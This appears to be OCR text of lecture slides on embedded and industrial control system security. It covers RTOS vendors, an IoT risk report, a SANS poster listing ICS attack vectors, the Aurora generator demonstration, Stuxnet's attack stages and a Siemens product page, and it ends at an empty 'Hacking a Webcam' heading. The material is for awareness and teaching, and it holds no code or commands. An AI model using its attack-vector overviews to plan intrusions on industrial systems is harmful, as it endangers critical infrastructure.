
Map Displays

Control Systems for large Telescopes

Industrial Systems

http://www.windriver.com/customers/

Green Hills Software Integrity RTOS



http://www.ghs.com/CustomerGallery.html

QNX
QNX OS and QNX Neutrino RTOS

Telematics
Rear Seat Entertainment
Active Noise Control
Engine Sound Enhancement
Handsfree Systems
Driver Information
Infotainment
Advanced Driver Assistance

https://www.qnx.com/

IoT Risk Report

ForeScout IoT Enterprise Risk Report

KNOW YOUR IoT SECURITY RISK


How Hackable is Your Smart Enterprise?

ForeScout IoT Enterprise Risk Report explores common IoT devices that make organizations vulnerable to dangerous – if not disastrous – attacks.

ForeScout

https://www.forescout.com/wp-content/uploads/2016/10/iot-enterprise-risk-report.pdf

ForeScout IoT Enterprise Risk Report



Published on Oct 25, 2016

Commissioned by ForeScout, the IoT Enterprise Risk Report employed the skills of Samy Kamkar, one of the world's leading ethical hackers, to investigate the security risks posed by the Internet of Things (IoT) devices in enterprise environments. Here he shares his findings.

https://www.youtube.com/watch?v=CeTILnlh2ek&feature=youtu.be


Time: 4 minutes 17 seconds

Industrial Control Systems

Industrial Control Systems

Industrial Control Systems

- SCADA (Supervisory Control and Data Acquisition)
- SCADA is a category of software for process control and automation.
- Used in power plants, oil refineries, telecommunications, transportation, water and waste control.
- Examples:
  - Siemans SIMATIC WinCC



Control Systems Are a Target

SANS ICS www.sans.org/ics

SANS Securing The Human www.securingthehuman.org

Network Access

- Internet accessible systems are being mapped by ERIPP or SHODAN, or are easily locatable through search engine queries
- Malware can spread vertically through the network by trusted system to system connections or VPN
- It is very easy to maneuver undetected throughout a control environment
- There is potential to leverage non-routable trusted communication paths

Interconnects

- ICS systems can be attacked by exploiting applications that communicate through network segmentation
- Connections to other organizations, plants or systems
- Many ICS environments are susceptible to network-based Man in the Middle Attacks

Dial-Up

- ICS assets can be remotely accessible through traditional dial-up modems that have little access control protections
- Numerous ICS assets at a location can be accessed through a single dial-up access point with a multiplex device that enables connections to many ICS assets
- Old attack vectors can still be successful in ICS environments

System Management

- Attackers can take advantage of long delays in patching and operating system upgrades
- Attackers can take advantage of systems with no anti-virus, or out-of-date signatures
- Attackers will leverage default usernames and passwords or weak authentication mechanisms
- Attacks will be difficult to detect due to minimal asset security logging capability
- Attackers will leverage file access techniques to move data in and out of the ICS environment through physical removable media or trusted communication paths utilized for system maintenance

Supply Chain

- Third party vendors, contractors or integrators can be attacked in an attempt to ultimately attack an ICS asset owner or multiple asset owners
- ICS hardware and software can be directly breached or impacted prior to arriving in the production ICS environment

You may not realize it, but your organization's Industrial Control System (ICS) environments are a target for cyber attackers. The ICS automation, process control, access control devices, system accounts and asset information all have tremendous value to attackers. This poster demonstrates the many different ways attackers can gain access to an ICS environment and demonstrates the need for active security efforts and ICS engineer training that will enable informed engineering decisions and reenforce secure behaviors when interacting with an Industrial Control System.

In many cases these are not one-off attacks, but are planned for with reconnaissance, multiple attacks and adjustments. These are campaigns that happen over the course of months, and they require system owners and operators to be vigilant and recognize when something is not right.

ICS Security goal: Ensure the safe, reliable and secure operation of ICS environments from procurement to retirement

Abnormal activity or unexplained errors deserve a closer security look

Governance

- Attackers can leverage the lack of corporate security policies, procurement language, asset inventory and standardization that exist in many ICS environments
- Attackers can have greater impacts on ICS environments, as ICS assets are often not considered in the preparation phase of security incident response planning and containment approaches
- ICS risk and hazard assessment are not always evaluated with the loss of cyber integrity which, can lead to a loss of availability, impacts due to interdependencies and misuse of critical components or functions
- In some sectors ICS assets are often architected or assessed from a compliance perspective and not always assessed from a security perspective

Social Engineering

- Request for Proposals often contain a wealth of information regarding an ICS environment
- Vendors frequently post information about a project they are working on for an ICS customer
- Employee social media sites often contain technology architecture information and, possibly, images of ICS work environments
- Engineer professional bios can provide a helpful map of your ICS
- Publically available information regarding an ICS asset owners' vendor relationships, conference attendance, committee participation and domain registrations can all be leveraged against the organization

Physical Security


- Attackers can leverage the physical locations of numerous ICS assets that could be located in remote geographies or are unmonitored, even when little to no physical access controls ICS assets can be physically stolen or obtained
- ICS assets can be physically stolen or obtained secondhand with access to sensitive information that could be used in planning an attack
- Physical changes or alterations to ICS devices are often difficult to detect

Cyber Actors

- Nation States
- Insiders and other trusted parties (such as contractors / vendors / integrators)
- Criminal Hacker
- Politically motivated attackers (hacktivists)
- Script Kiddies

https://instrumentsignpost.files.wordpress.com/2012/02/sanscybersecurityposter.jpg

Idaho National Lab Aurora Demonstration




https://www.youtube.com/watch?v=fJyWngDco3g

- 3.8 MVA diesel electrical poser generator damaged by demonstration cyber attack

https://www.smartgrid.gov/files/Aurora_Vulnerability_Issues_Solution_Hardware_Mitigation_De_201102.pdf

STUXNET



HOW STUXNET WORKED

1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.


5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy
Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

The attack on Iran's nuclear centrifuges

https://sharkscale.wordpress.com/2016/02/06/defending-against-stuxnet/

Siemens SIMATIC PCS 7



Embedded Systems - Ne ×
w3.siemens.com/mcms/process-control-systems/en/distributed-control-system-simatic-pcs-7/simatic-pcs-7-system-components/automation-systems/embedded_sy
SIEMENS
Embedded Systems
Automation Technology
Deutsch
Contact
Site Explorer
Search
› Home › Automation Technology › Process Control Systems › SIMATIC PCS 7 › System Components › Automation Systems › Embedded Systems
Text Size
Share this Page:
All about Embedded systems
Pre sales info
Catalog & ordering system online
Technical Info
Support
Training
Highlights
Model / variant
Design and function
Benefits
Text Size
siemens.com Global Website | Mobile Version | © Siemens AG 1996-2016 | Corporate Information | Privacy Policy | Terms of Use | Digital ID

Embedded Systems


Embedded systems are a combination comprised of hardware and software, and they come preassembled and ready for use in the specific automation task. Each embedded system combines the openness of PC based controllers with the ruggedness of conventional controllers. With their excellent physical properties and small size they are especially suitable for small applications and in close proximity to the plant systems.

The embedded automation systems SIMATIC PCS 7 AS RTX and SIMATIC PCS 7 AS mEC RTX are the **entry-level systems for the lower to middle performance range** of SIMATIC PCS 7. With their excellent physical properties and small size they are especially suitable for small applications, particularly in close proximity to the plant systems and as OEM products - in package units or in test and training systems, for example.

Hacking a Webcam

Round 1

D-Link 933L

